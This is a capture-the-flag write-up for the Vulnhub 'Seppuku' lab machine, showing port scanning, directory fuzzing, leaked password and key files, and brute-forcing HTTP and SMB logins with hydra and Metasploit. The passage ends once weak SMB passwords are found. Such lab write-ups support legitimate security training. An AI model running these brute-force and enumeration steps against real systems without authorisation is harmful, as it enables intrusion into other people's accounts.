
Writeup Seppuku - Vulnhub

VM Created by: **SunCSR Team**


Difficulty: **Hard**

We started as usual, launching an nmap to all ports to list all possible services:




```
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/Seppuku# nmap -p- -sV -sC 192.168.10.156 -o 192.168.10.156
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-27 00:59 EDT
Nmap scan report for 192.168.10.156
Host is up (0.00082s latency).
Not shown: 65527 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 cd:55:a8:e4:0f:28:bc:b2:a6:7d:41:76:bb:9f:71:f4 (RSA)
|   256 16:fa:29:e4:e0:8a:2e:7d:37:d2:6f:42:b2:dc:e9:22 (ECDSA)
|_  256 bb:74:e8:97:fa:30:8d:da:f9:5c:99:f0:d9:24:8a:d5 (ED25519)
80/tcp   open  http        nginx 1.14.2
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
|_http-server-header: nginx/1.14.2
|_http-title: 401 Authorization Required
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
7080/tcp open  ssl/http    LiteSpeed httpd
|_http-server-header: LiteSpeed
|_http-title:  404 Not Found
| ssl-cert: Subject: commonName=seppuku/organizationName=LiteSpeedCommunity/stateOrProvinceName=NJ/countryName=US
| Not valid before: 2020-05-13T06:51:35
|_Not valid after:  2022-08-11T06:51:35
|_ssl-date: 2020-05-27T04:59:51+00:00; 0s from scanner time.
| tls-alpn:
|   h2
|   spdy/3
|   spdy/2
|_  http/1.1
7601/tcp open  http        Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Seppuku
8088/tcp open  http        LiteSpeed httpd
|_http-server-header: LiteSpeed
|_http-title: Seppuku
MAC Address: 00:0C:29:6F:0A:4A (VMware)
Service Info: Host: SEPPUKU; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

As we can see, we have several web services, we see that by port 80 and ask us for username and password, we go to the web service of port 7601.



192.168.10.156:7601

We do Fuzzing of directories and files, we find information that could be useful to us.




192.168.10.156:7601/secret/

Index of /secret

Name	Last modified	Size	Description
Parent Directory		-	
hostname	2020-05-13 03:41	8	
jack.jpg	2018-09-12 03:49	58K	
passwd.bak	2020-05-13 03:47	2.7K	
password.lst	2020-05-13 03:59	672	
shadow.bak	2020-05-13 03:48	1.4K	


Apache/2.4.38 (Debian) Server at 192.168.10.156 Port 7601

We are downloading and discarding information, since as we see, some are rabbit holes:



```
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/Seppuku/files# cat passwd.bak |grep rabbit
rabbit-hole:x:1001:1001:,,,:/home/rabbit-hole:/bin/bash
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/Seppuku/files#
```

1: passwd.bak




192.168.10.156:7601/secret/hostname

```
seppuku
```

2: hostname


Finally, we will keep the password.lst and private files.



192.168.10.156:7601/secret/password.lst

```
123456
12345
password
password1
123456789
12345678
1234567890
abc123
computer
tigger
1234
qwerty
money
carmen
```

3: password.lst




192.168.10.156:7601/keys/private

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAypJlwjKXf0F4YvL2gfwvoUuvB7fuGMMfCe41gLCsTsleOUy2
CJX+oNwVVKPpl6TYI4nXPGbiwfGzoxm0FZa7D9yr83OgwuvMMp83OkVcwL9v+x7a
tK8AAVZ0NjvOPGkvEhB2rPS2mKg1xRKXCM7pA0KSOoDbk9coOpadjg4G0f1YPWrw
p6iLfIErfY2+5hS7QyTQpuRmHuR4eKLF1NFRp8gYuNCVtr0n2Uu6hWuI7RWBGQZJ
Joj8LKjfRRYmKGpyqiGTdRy+8yCyAuT55shuCzXuc+/3HE2jACOD8+pSPKjwxzm4
fuaSfBTUkHfyhiSKIkop2YfIDLKRPM8dGn5zuQIDAQABAoIBADM+s7Vb3Q1ZP54w
foHFjTsNjVqzge0Lt1doxmomx4Aq2sY+DLLBVyfUZSUDTj2JexAKd8OU93o+rcXt
46uudOX/WhR9RMbqpb6MnokEMQGlrCtn08Xvm127RCzQFk0cAsdcGNmKEoMt0mRn
XoPg6/tiJOHd5S5SOKARqAveqoUGUYI3xgsiRpj8CCRIDUgHi9J0++qUeauVw3m3
lvyTnUTw0uf5+sRkI173CUY+ygJapGM7Lg59xzcjEq5H4so0IztQo3o/pOIfeS6W
bqIpY7D63YBGLgpi9JcN/d2bSfafkfhcrAcjPjRXwEFPmYjMbsTBOKcTtCSDVo6/
ho6fTl0CgYEA9F1uIkqxFKIMt2/uK4/1gPOXy/1cjxcsFoah0Ql7d0gj26H6AgXk
nPncIoO1kojPnB+TUy4qz+Bd7teDbkHSaWNJYIVJZQbvskstwgL4+XamiWrJA/Jp
h7y0I0zRxCMBj5yhBNrp6P+f8vtVMpjbKV17jfe6aakfyuayPugHHh8CgYEA1DeM
4lR/+/fUbxtws+aTx8h9TwisYq38D39KNsWkynnb+9pnLCbVbVETtv4sfD/aQfah
R7CxOG+mD4Vryjpk/wwzZeUDzcQpiTx4RsgP6MkFU8knORKfBdimaUpiasWlNWgy
caXR/iA6EmA4jht8vf/+UOUV8GXV9VqDIWUhgycCgYEAvJaGcqyWMUhG7CLT+oal
f5l/Iw0rq7rEabYJmBvrT0k7czt0iK8nmgYy3+gp7ybqoqCzwFQ28itEExn78tGV
o4Pek0EKPY+22TCv5bUJlOz+5bql3AfvbbQyibO1h9tETyMgGXEhaJIvTQSu4deZ
/DiLLCttkDHXuW2FTosfQx0CgYEAkhGOSjapRRBHSxaTE3Cw5UFNZvnsVZu1tCEE
PwD5NVh9HzQr8YrlOnIk5L68deUpYF/WkNbAlLzcizBlifN5kseeFRN188qCYHCb
xPRtZuf+X7ZD5he4FzkRCcXmSeGynjkTB4CAMq+R6RYLt1yaFtk9/gZAfJBLna5o
NbM7Rt8CgYA5oPRfIpKZ5G9LJEAsBUONgBsrpXs+816ZEvBGsqPs/NPhhZMFetKm
RXxYAiEUudMsahP4Woeuxy8kWfM2J2ltwC/HRFuKnKfsHBhsn/FilspYfrafr985
tFnL/K9Z8le1saEGjwCu6zKto7CaFjj2D4Y9ji0sHGBO+tVbtmU/Jg==
-----END RSA PRIVATE KEY-----
```

4: private

In the web service of port 8088, we find the same image, if we fuzze we will find a guide to use OpenListeSpeed Web, but nothing relevant.




192.168.10.156:8088/docs/AdminGeneral_Help.html#aclogUseServer

Admin Console General

Admin Server is a special virtual host dedicated to the WebAdmin console. It is very important to make sure Admin Server is securely protected either by only allowing access from the administrator's machines or by using an encrypted SSL connection.


Well, with what we have found so far, we can only use the dictionary to test a brute-force attack on the port 80 web service, for this we will use the user "admin" (a classic xD) and the file "password.lst" that we found earlier in the enumeration phase.

Great! We found a match!




```
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/Seppuku# hydra -l admin -P /root/Documentos/OSCP/machines/Seppuku/files/password.lst -f 192.168.10.156 http-get -t 4
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-27 02:08:52
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 4 tasks per 1 server, overall 4 tasks, 93 login tries (l:1/p:93), ~24 tries per task
[DATA] attacking http-get://192.168.10.156:80/
[80][http-get] host: 192.168.10.156   login: admin   password: Football
[STATUS] attack finished for 192.168.10.156 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-27 02:08:54
```


We've entered the credentials and now, yes, we're in... What the hell is this?



Here, I did another phase of fuzzing, I found again the same files and other new services, I leave you some samples of how much fun I had...




```
root@m3n0sd0n4ld:~/Tools/Web/dirsearch# gobuster dir -u http://192.168.10.156 -w /usr/share/dirb/wordlists/big.txt -U admin -P Football
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.10.156
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Auth User:      admin
[+] Timeout:        10s
===============================================================
2020/05/27 02:20:13 Starting gobuster
===============================================================
/a (Status: 301)
/b (Status: 301)
/c (Status: 301)
/ckeditor (Status: 301)
/d (Status: 301)
/database (Status: 301)
/e (Status: 301)
/f (Status: 301)
/h (Status: 301)
/manager (Status: 301)
/production (Status: 301)
/q (Status: 301)
/r (Status: 301)
/secret (Status: 301)
/stg (Status: 301)
/t (Status: 301)
/w (Status: 301)
===============================================================
2020/05/27 02:20:22 Finished
===============================================================
```



```
http://web-console.org

login:
```

5: WebConsole (RabbitHole)


192.168.10.156/secret_file.pcapng
404 Not Found
Abriendo secret_file.pcapng

Ha elegido abrir:

secret_file.pcapng


que es: Packet Capture (PCAPNG) (49,9 KB)
de: http://192.168.10.156

¿Qué debería hacer Firefox con este archivo?


○ Abrir con wireshark (predeterminada)
● Guardar archivo
□ Hacer esto automáticamente para estos archivos a partir de ahora.

6:secret_file.pcapng (RabbitHole)

After a few hours spent looking for vulnerabilities and other tests, I remembered that I had another service to check… SAMBA! (SMB).




```
root@m3n0sd0n4ld:~# smbclient -L 192.168.10.156
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
SMB1 disabled -- no workgroup available
```




```
root@m3n0sd0n4ld:~# smbclient -L 192.168.10.156
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
SMB1 disabled -- no workgroup available
root@m3n0sd0n4ld:~# smbclient //192.168.10.156/print$
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@m3n0sd0n4ld:~# smbclient //192.168.10.156/IPC$
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
smb: \>
```

We still don't know the user accounts, so let's try listing them using the "enum4linux" tool.



```
[+] Enumerating users using SID S-1-22-1 and logon username ''
S-1-22-1-1000 Unix User\seppuku (Local User)
S-1-22-1-1001 Unix User\samurai (Local User)
S-1-22-1-1002 Unix User\tanto (Local User)
```


Perfect, we already have three users, let's apply brute force with the dictionary found to find the credentials for the SMB service.



```
msf5 auxiliary(scanner/smb/smb_login) > run

[+] 192.168.10.156:445    - 192.168.10.156:445 - Success: '.\seppuku:123456'
[+] 192.168.10.156:445    - 192.168.10.156:445 - Success: '.\samurai:123456'
[+] 192.168.10.156:445    - 192.168.10.156:445 - Success: '.\tanto:123456'
[*] 192.168.10.156:445    - Scanned 1 of 1 hosts (100% complete)
```

